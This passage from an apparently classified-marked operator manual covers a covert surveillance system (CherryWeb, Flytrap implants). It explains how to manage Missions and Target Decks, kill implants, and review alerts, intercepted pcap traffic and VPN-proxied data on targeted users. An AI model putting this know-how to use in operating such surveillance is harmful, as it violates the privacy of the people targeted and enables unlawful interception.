

Figure 38: Cherry Web Plan -> Missions Page (Edit)

9.14 (U) Archiving Missions

(S) When a Mission is no longer of interest, it can be archived so that it is no longer accessible or displayed on most CW pages. An archived Mission can, however, be used as a "Starter Mission" when creating a new Mission (as in Step 9.11.7). An "archived" Mission cannot be assigned to a Flytrap. Likewise, a Mission that is currently assigned to a Flytrap cannot be archived.

(S) To archive a Mission, click the "Plan -> Missions" menu link. Under the "Archive Mission" bullet, select the Mission you would like to archive and click the "Archive" button.



Figure 39: Cherry Web Plan -> Missions Page (Archive)

9.15 (U) Mission States – Planning, Active, and Archived

(S) Missions have 3 states: "Planning", "Active", and "Archived". Newly created Missions (as in section 9.11.7) are in the "Planning" state, which means that the Mission is still editable. When a Mission is assigned to a Flytrap (as in section 9.12), it enters the "Active" state and can no longer be edited. Missions that are no longer of interest can be placed in the "Archived" state (as in section 9.14), so that they are no longer displayed on CherryWeb and cannot be assigned to Flytraps. A Mission that is currently assigned to a Flytrap (as in section 9.12) cannot be archived.

9.16 (U) Setting the Default Mission

(S) When a Flytrap sends its Initial Beacon (i.e., the first beacon it ever sends), it is assigned the Default Mission. To set which Mission is to be used as the Default Mission, click the "Plan -> Missions" menu link (see Figure 40). Under the "Choose Default Mission" bullet, select the Mission you would like to be the Default Mission. Then click the "Set as Default Mission" button.



Figure 40: Cherry Web Plan -> Missions Page (Choose Default Mission)

9.17 (U) Editing Target Decks

(S) A Target Deck can be edited at any time after creation; this includes adding/removing Targets and changing Target Actions. To do so, click the “Plan -> Target Decks” menu link (see Figure 41). Under the “Edit a Target Deck” item, select the Target Deck from the drop down box and click “Select”. Edit according to the Target Deck workflow described in 9.11.2.



Figure 41: Cherry Web Plan -> Target Decks Page (Edit)

(S) Each time a Target Deck is edited (including changing Target Actions), any Mission containing that Target Deck is automatically revised to include the newly edited Target Deck, and any Flytrap executing a revised Mission will begin executing the newly revised Mission upon that Flytrap’s next Beacon event. The previous Mission version is automatically archived (see 9.15). [Note: it is possible when planning a Mission to override Target Actions (as in section 9.11.11) – note that any Mission containing the newly edited Target Deck will now have the Target Actions specified in the Target Deck (and *not* the Action that had been previously overridden in the Mission)].

(S) Here is an example. Say Mission “M1” contains Target Decks “TD1” and “TD2”, Mission “M2” contains Target Deck “TD2”, Flytrap “FT1” is currently executing Mission “M1”, and Flytrap “FT2” is currently executing “M2”. A User (with proper permissions) edits “TD1” by including new chat Target “chatterbox123”. This will create a new revision of “M1”, now (automatically) entitled “M1 rev. 2”. Note that the original “M1” Mission will be automatically archived. The next time “FT1” beacons, it will get

the new “M1 rev. 2” Mission. Should chat user “chatterbox123” be detected at FT1, an Alert will be generated. Now, say a User (with proper permissions) edits “TD2” by including a new MAC Target “00:DE:AD:BE:EF:00”. This will create a new revision of “M1”, now (automatically) entitled “M1 rev. 3”, and it will create a new revision of “M2”, now (automatically) entitled “M2 rev 2”. The next time “FT1” beacons, it will get the new “M1 rev. 3” Mission. The next time “FT2” beacons, it will get the new “M2 rev. 2” Mission. Should MAC “00:DE:AD:BE:EF:00” be detected at FT1 or at FT2, an Alert will be generated.

(S) It is important to note that Target Actions are Mission-specific, not Target Deck specific. The Target Deck is merely a grouping of Targets, and contains no Target Action information. So, when a Target Deck is edited and a new Mission revision is created, the Target Actions that were assigned in that Mission will remain the same for any Targets in the Target Deck that have not changed. If a Target is added to the Target Deck, then it will have no Actions associated with it (i.e., an Alert will be generated if that Target is detected, but Copy, VPN Link/Proxy, or the Windex Redirect exploit will not occur). If a Target Action is desired for a Target that has been newly added to a Target Deck, then a new Mission must be created (typically, using the previous Mission as the starter Mission), and appropriate Target Actions assigned to the newly added Target in the Mission Workflow “Add Target Actions” step (see 9.11.11).

9.18 (U) Assigning a Kill Mission (“cwadmin” User Only)

(S) A Kill Mission (see 5.2.3.16) can be assigned to a Flytrap to have it abort immediately after retrieving the Kill Mission. Note that Kill is an *unrecoverable* event, so be very cautious when assigning a Kill Mission. Click the “Assign -> Flytrap Kill” menu link (see Figure 42). Select the Flytrap you want to kill from the drop down box. Then click the “Kill Selected Flytrap” button and follow the instructions on the confirmation page. Note that a Kill Mission can be assigned to only one Flytrap at a time to help mitigate a critical user mistake. Furthermore, this feature is limited only to Users with “cwadmin” privileges (see 8.1.2).



Figure 42: Cherry Web Assign -> Flytrap Kill Page

9.19 (U) Viewing Alerts

(S) To view Alerts, click the "View -> Alerts" menu link (see Figure 43). (Note also that a recent Alert will show in the ticker at the bottom of all CherryWeb pages).



Figure 43: Cherry Web View -> Alerts Page

(S) Each table row shows an Alert along with relevant information in each column, including:

- Target – the name of the Target that triggered the Alert. See 5.2.3.5.
- Session Active – the current Activity state of this Alert Session. This is only applicable if the Alert was triggered on a Flytrap with Target Monitoring enabled. "Yes" indicates the client MAC that triggered this Alert has recently had network activity through the Flytrap, "No" indicates the converse. "Unavailable" (or "N/A") indicates the Alert was triggered on a Flytrap with Target Monitoring disabled. Section 7.6 gives a detailed description of Target Monitoring and Session Activity. Section 9.11.9 explains how to enable/disable Target Monitoring when planning a Mission. Note that the "Target Activity" page (see 9.20) shows this information as well.
- Last Activity – the most recent time that the client MAC that triggered the Alert had network activity through the Flytrap. Section 7.6 gives a detailed description of Target Monitoring and Session Activity.
- Windex Alert – if the Target has a Windex Action assigned, this column has a link to any Windex Alert information related to the Target.
- Copy Data – if the Target has a Copy Action, this column has a link to the Copy Data file.
- Client MAC – the MAC address of the client computer/network card that triggered the Alert.
- Client IP – the IP address of the client computer that triggered the Alert.
- Client VPN IP -- the IP address to use when accessing the Target computer over the VPN Link (see 9.27).
- Flytrap – a link to the Flytrap at which the Target was detected
- Mission – a link to the Mission that was executing when the Target was detected
- Receive Time – the time the CherryTree received the Alert (according to the local clock on the CherryTree server)
- Actual Time – the time the Alert was actually triggered on the Flytrap. Note that the Flytrap records a time offset between when the Alert was triggered, and when the Alert was actually sent. Hence, the Actual Date is the Receive date minus this offset. Receive Date and Actual Date should only be different if the Flytrap could not successfully send the Alert and it was cached and retried at a later time.
- Traffic Direction – the direction of the network packet in which the Target was detected (incoming => from WAN to LAN/WLAN, outgoing => from LAN/WLAN to WAN).
- Id – the unique identifier of the Alert (typical used for low-level database access)

9.20 (U) Viewing Target Activity

(S) To view Target Activity, click the “View -> Target Activity” menu link (see Figure 44). This page shows one entry for each unique Target/Client MAC/Flytrap combination that has generated an Alert. Session Active and Client MAC are the same as defined in 9.19. Note that this page is a convenient way to quickly determine/group/sort target activity based on Target name, Flytrap, and client MAC. For example, if you want to see all targets that have been detected at a particular Flytrap, click the Flytrap “Name” column, and page to the Flytrap of interest.



Figure 44: Cherry Web View -> Target Activity Page

9.21 (U) Viewing Target Details

(S) Each Target “Name” entry and “Client MAC” entry in the Target Activity page of 9.20 (and other CherryWeb pages) is a link to a Target Details page about this specific Target (see Figure 45). Each table entry is the most recent session for a given Flytrap/Client MAC combination, and includes most recent session start and end times. Session Active and Client MAC are the same as defined in 9.19.



Figure 45: Cherry Web Target Details Page

9.22 (U) Viewing Copy Data

(S) To view copy data, click the “View -> Copy Data” menu link (see Figure 46). You can view Copy Data related to a particular Flytrap by clicking the “Flytrap” column to sort, and then paging to the Flytrap of interest. The “View -> Alerts” page of 9.19 also has a “Copy Data” column with a “download” link to the proper copy data file associated with a particular Alert. Copy Data is stored in standard pcap format. Note that when Operation Filtering is applied to Copy Data, the Operation(s) associated with a particular Copy Data file is the Operation(s) associated with the Mission that was executing on the Flytrap when the Copy Action started.



Figure 46: Cherry Web View -> Copy Data Page

9.23 (U) Viewing VPN Data

(S) To view data captured as a result of a VPN Proxy/VPN Proxy All Action, click the "View -> VPN Data" menu link (see Figure 47). You can view VPN Data related to a particular Flytrap by clicking the "Flytrap" column to sort, and then paging to the Flytrap of interest. VPN Data is stored in standard pcap format.

